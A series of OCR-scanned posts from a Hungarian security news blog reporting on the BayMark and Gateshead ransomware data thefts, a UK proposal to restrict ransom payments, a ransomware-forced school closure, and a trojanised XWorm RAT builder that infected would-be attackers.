
A nyomozás megállapította, hogy **már jóval korábban, szeptember 24. október 14. közötti időszakban illetéktelen felek fértek hozzá a BayMark rendszerein lévő bizalmas fájlokhoz.**

A most januárban kiküldött levélben **arról értesítik egyes pácienseiket, hogy a tavaly őszi támadás során betegadatokat loptak el, amelyek számos érzékeny információt tartalmaznak**. Ezek köre igen széles: **teljes nevek, társadalombiztosítási számok, egyéb okmányok például jogosítvány számok, születési idő, az igénybe vett szolgáltatások és annak időpontjai, betegbiztosítási információk, és egyéb kezelési és diagnosztikai adatok.**

A szolgáltató nem tért ki arra, hányan lehetnek érintettek a mostani adatlopásban, de nagyjából 200 intézményt és több mint 380 programot működtet 35 különböző államban, ezekben naponta több, mint 70 ezer beteget kezelnek. Ami ennek fényében akár jelentős szám is lehet.

Nem világos, hogy miért csak most, 2025. január 8-án történt meg a betegek figyelmeztetése, ahogy az okokról sem közöltek bővebb információt a szűkszavú netes közleményükben. Ebben elnézést kérnek az incidens miatt, és olyan szokásos formulák olvashatóak, mint például a "továbbra is elkötelezettek vagyunk a betegek adatainak bizalmasságának és biztonságának védelme mellett", meg "nagyon komolyan vesszük ezt az ügyet", illetve "további biztonsági intézkedéseket vezettünk be rendszereink védelme és felügyelete érdekében".

Segítségképpen ingyenes hitelfelügyeleti szolgáltatásokat ajánlanak fel az Equifax részéről, illetve figyelmeztetik a pácienseket, hogy legyenek éberek esetleges későbbi célzott adathalász kísérletek esetén.




Ám az csak egyéb netes forrásokból derül ki, hogy igazából ez egy zsarolóvírus támadás volt, a RansomHub csoport vállalta fel az akciót, sőt azt

állítják, hogy 1.5 terabájtnyi érzékeny adatot sikerül ellopniuk a BayMark Health Servicestől.

A közzétett képernyőképük tanúsága szerint kudarcba fulladhattak a tárgyalások, és a darkweben már publikusan közzétett adatokról van szó, [ami azt jelenti, hogy a BayMark nem fizette ki számukra a követelt váltságdíjat](#).

Szólj hozzá!
Címkék: usa függőség kábítószer egészségügy szolgáltató ransomware zsarolóvírus doxing ransomhub baymark

Ajánlott bejegyzések:



Van rosszabb a hamis iskolai bombariadónál


100 millió ember egészségügyi adata hoppszi


Kórházak a pácban II.


Az egészségügyet még a ransomware is húzza

Ghost járja be a kórházakat

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

A birodalom visszavág

2025. január 16. 13:08 - Csizmazia Darab István [Rambo]

Vagy legalábbis megpróbálja. **Ez egyelőre még csak a briteket jelenti**, de a terv beterjesztői remélhetik, hogy mindez később esetleg inspiráló lehet a teljes USA és Európa országai számára is. Igaz, Amerikában egyes államokban már tettek hasonló részleges lépéseket.

Igen, a ransomware váltságdíjak ki zetésének tilalmáról, illetve annak erős szabályozásáról van szó. Ezzel kapcsolatban **az Egyesült Királyság váltságdíjfizetési tilalmat javasol a központi kormányzati szervekre vonatkozó valamennyi közszolgáltatási intézményre, beleértve ebbe a körbe a kórházakat, iskolákat, helyi hatóságokat és az államilag üzemeltetett közlekedési hálózatokat.**

A most elindított szakmai konzultáció három javaslatot vizsgál, amiből az első **a közszféra és a kritikus nemzeti infrastruktúrával foglalkozó szervezetek számára teljes fizetési tilalmat írna elő bízva abban, hogy a pénzügyileg motivált bűnözők számára ezzel a lépéssel nemkívánatossá tehetik ezen ágazatok megcélzását**. Az ezzel kapcsolatos biztosításokat is át kell majd gondolni, ennek okairól itt írtunk korábban.

Az elképzelés másik eleme a Belügyminisztérium szóhasználatával **valamiféle váltságdíj fizetést megelőző rendszer lenne. Eszerint az olyan szereplők, akik nem tartoznak a közszférába - egyéb szervezetek és vállalkozások - kérni kelljen a kormány jóváhagyását, mielőtt kifizetnének egy váltságdíjat**. Ezt az engedélyt a hivatalos szervek bizonyos egyedi körülmények mérlegelése után aztán jóváhagynák vagy megtagadnák.

Ebben a folyamatban a bűnüldöző hatóságok is részt vennének, megvizsgálva például, hogy egyedi vagy sorozatos támadásról van-e szó, milyen kockázattal kell számolni az ellopott adatok esetleges nyilvánosságra kerülésével.

És végül a harmadik, legenyhébb változat a váltságdíj tiltás helyett inkább arra tenne kísérletet, hogy a ransomware incidensek jelentési kötelezettségét törvényben írja elő. Ettől azt remélik, hogy a részletes, átfogóbb információk birtokában a védelmi szakemberek hatékonyabban tudnának fellépni, mint a gyakorta eltitkolt eseteknél.

A tavalyi 2023-as évben becslések szerint elképesztő összeg, mintegy egy milliárd dollár (kb. 400 milliárd HUF) folyt be a zsarolóvírus bűnözők kasszájába. A mostani tervezet reagál arra a tavaly novemberi kezdeményezésre, amelyet Ausztrália vezetett be, előírva minden 3 millió ausztrál dollár küszöbértéket meghaladó ransomware támadás bejelentési kötelezettségét.

Április folyamán fog véglegesen eldőlni, hogy tervezett lépések közül majd mit valósítanak meg a gyakorlatban, és ha megvalósul, nem lesz könnyű bravúr. Az viszont bizonyos, hogy már eddig is elképesztő mértékű károkat szenvedtek el az állami hivatalok, egészségügyi és oktatási intézmények, vagyis lépéskényszer van.


Szólj hozzá!
Címkék: brit uk tervezet tilalom váltságdíj __zetésransomware nagy-britannia zsarolóvírus

Ajánlott bejegyzések:


[Halálos fegyver: doxing]

[Adatrablás az óvodában]

[Újabb rombolás brit kórházakban]



[Pandúrból lett rablók]



[Egyre drágulnak a zsarolóvírus támadások]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.


Nem középiskolás fokon…

2025. január 21. 09:38 - Csizmazia Darab István [Rambo]

Mintha csak a Covid időszak lenne, napokra bezárt egy brit középiskola. Ám az ok korántsem egészségügyi, hanem informatikai. **Zsarolóvírus támadás érte az intézményt, emiatt vissza kellett térni az online oktatáshoz.**

A Chester mellett található Blacon High School hétfőn és kedden zárva tart, amíg egy független külsős kiberbiztonsági cég vizsgálja a ransomware támadást és a lehetséges adatszivárgást. Mint azt az iskola a hivatalos közleményében jelezte, **a január 20. és 21-i napokon biztosan nem lesznek megtartva az órák az iskolában a számítógépes rendszerbe történt illetéktelen behatolás miatt.**

A vizsgálat lezárultáig egyelőre nem tudnak ennél részletesebb információkat adni, illetve elképzelhető, hogy az iskolát esetleg hosszabb ideig be kell majd zárni.



A tanárok addig az órákat a Google Classroom rendszerben tartják meg online, a tanulók személyesen csak az ebédjüket fogják tudni igény szerint átvenni a recepción. **Az iskola informatikai rendszerei közül sok nem működik, illetve a telefonközpontjuk is leállt, emiatt egy ideiglenes telefonszámot létesítettek.**

Rachel Hudson igazgató a diákok és a szülők türelmét kérte, amíg sikerül megoldaniuk a helyzetet. **Egyelőre úgy tudni, egyetlen ransomware csoport sem vállalta fel ezt a támadást.**

Ez egy hét leforgása alatt már a második brit közintézmény elleni akció, január elején a Medusa csoport intézett támadást a Gateshead Council ellen,

ahol sikerült érzékeny adatokat ellopniuk. A bűnözők ott 600 ezer angol fontnyi (291 millió forint) váltságdíjat követeltek.

A Medusa szivárogtatási weboldalán nyomásgyakorlási céllal már kitett egy 31 oldalas kivonatot Gateshead tanácstól lopott adatokból, ahol bizalmas személyes adatok, t**eljes nevek, e-mail címek, otthoni és mobiltelefonszámok, lakcímek, foglalkoztatási előzmények, álláspályázatok, költségvetési információk, gondozási díjak kiutalásai és hasonló bizalmas belsős adatok találhatók.**


Érdekes viszont, hogy **éppen most mérlegelik a brit közszférában a váltságdíj fizetés tilalmát**, amiről nemrég ebben a posztunkban írtunk.

Az incidensek okait vizsgálva pedig azt látni, hogy **az állami intézmények jelentős részében elavult hálózati rendszerek üzemelnek, illetve Jake Moore, az ESET globális kiberbiztonsági tanácsadója szerint a forrás hiány miatt a kibervédelemre sem fordítanak elegendő figyelmet az iskolákban**, ami könnyű célponttá teszi őket.

Szólj hozzá!
Címkék: oktatás leállás brit online középiskola moore eset jake homeo ce ransomware közintézmény zsarolóvírus


Ajánlott bejegyzések:

[Újabb rombolás brit kórházakban]



[Egyre drágulnak a zsarolóvírus támadások]

[Sör és Jaguár]



[Van rosszabb a hamis iskolai bombariadónál]

[A birodalom visszavág]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


Meghökkentő mesék: a pórul járt script kiddiek esete

2025. január 27. 12:55 - Csizmazia Darab István [Rambo]

Furcsa esetekről, elképesztő hatású incidensekről többször is beszámoltunk már itt a blogon. Gondoljunk csak a Wannacry esetére, ahol egy domain bejegyzéssel lehetett hatástalanítani a zsarolóvírust, vagy a világszerte 8 és fél millió Windows gépet letérdeltető Crowdstrike frissítésre.


A mostani történet sem hétköznapi, bár ehhez kicsit vissza kell tekinteni a múltba. **A warez programok világában ismert dolog volt, hogy a serial number generátorok, a patchelt programok gyakorta tartalmaztak pluszban valamilyen trójai komponenst**, amely titokban megfertőzte a gyanútlan felhasználók gépeit valamilyen vírussal.

Ezt néha úgy tudták elérni, hogy a readme.txt fájlban azt írták, a vírusirtók tévesen riasztanak a felokosító programjukra, ezért legyünk szívesek azt ideiglenesen lekapcsolni. Ez sűrűn előfordult játékoknál, de olyan alkalmazói szoftvereknél is, mint például a drága AutoCAD vagy az ingyenes Flash Player.




És akkor a múlt után a jelen, ahol is egy letölthető kártevő-készítő készlet tartalmazott egy titkos, trójai komponenst. Az ilyen programokat gyakran fiatal, tapasztalatlan felhasználók, alacsony képzettségű de érdeklődő kezdő "hackerek" töltik le, akikre a script kiddie címkét szokták használni.

Az ő céljuk gyakran csak annyi, hogy tanulás, elmélyülés nélkül keresnek valamilyen kész támadó, romboló megoldást, aztán nagy büszkén akcióba lépnek ezekkel a készen kapott megoldásokkal.




Jelen esetben az XWorm RAT builder egy módosított változata titokban megfertőzte a felhasználóit egy rejtett hátsó ajtóval (backdoor), aminek a segítségével a készlet fejlesztői adatokat tudtak lopni, vagy akár az irányítást is átvehették a megfertőzött számítógépeken. A CloudSEK biztonsági kutatói 18 ezernél is több ilyen fertőzött gépet találtak világszerte, ezek többsége Oroszországban, az USA-ban, Indiában, Ukrajnában és Törökországban voltak.

A szakértők t**aláltak egy killswitch lehetőséget a kódban, amivel megkísérelték lekapcsolni a kártevőt**, ez az esetek többségében működött, de néhány esetben viszont nem volt sikeres.



A kártékony trójaival preparált csomagot GitHub tárolókon, Telegram csatornákon, fájl megosztó oldalakon, illetve YouTube bejegyzésekben terjesztették azt ígérve, aki letölti, az innen ingyenesen hozzájuthat a programhoz.

Ám valójában a futtatás és fertőzés után **a felhasználók gépe egy botnet részeként működött, amelyet a távoli támadók adatlopásra, kémkedésre használták: jelszavakat, böngésző cookiekat töltöttek le az alkalmi tolvajoktól, illetve képesek voltak billentyűzet figyelésre, valamint távolról képernyőképek készítésére is.**



A biztonsági kutatók végül **tömeges killswitch utasítással próbálták a gépeket távolról mentesíteni**, amihez a beépített "/machine_id*uninstall" parancsot használták. Igaz, voltak már korábban is különféle visszaélések az XWorm RAT nevével, de a távoli elérést biztosító programba csomagolt effajta trójai azért mégis érdekes megoldás volt, az események ilyen utóéletével együtt. Mindenesetre sose fogadjunk el kártevő generátort idegenektől ;-)

A történet részletes elemzése az alábbi linken olvasható.

Szólj hozzá!
Címkék: átverés script trójai botnet zombihálózat rat kiddie bleepingcomputer cloudsek

Ajánlott bejegyzések:


[Adóbevallási értesítés, vagy mégsem?]

[DeepSeek - esély vagy veszély?]

[Veszélyes hirdetések]

[Jöhet-e QR kódos átverés postai papír levélben?]

[Fontos vagy nekem]

[Fontos vagy nekem]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


Veszélyes hirdetések

2025. január 30. 13:20 - Csizmazia Darab István [Rambo]

Annak ellenére, hogy egyre többen használnak hirdetésblokkolókat és ki nomult biztonsági szoftvereket, **a hirdetéseken keresztül terjedő rosszindulatú szoftverek még mindig nagy problémát jelentenek**. 2023-ban **a Google több mint 1 milliárd hirdetést blokkolt vagy távolított el**, amelyek között rengeteg rosszindulatú programokat népszerűsítő reklám is volt.

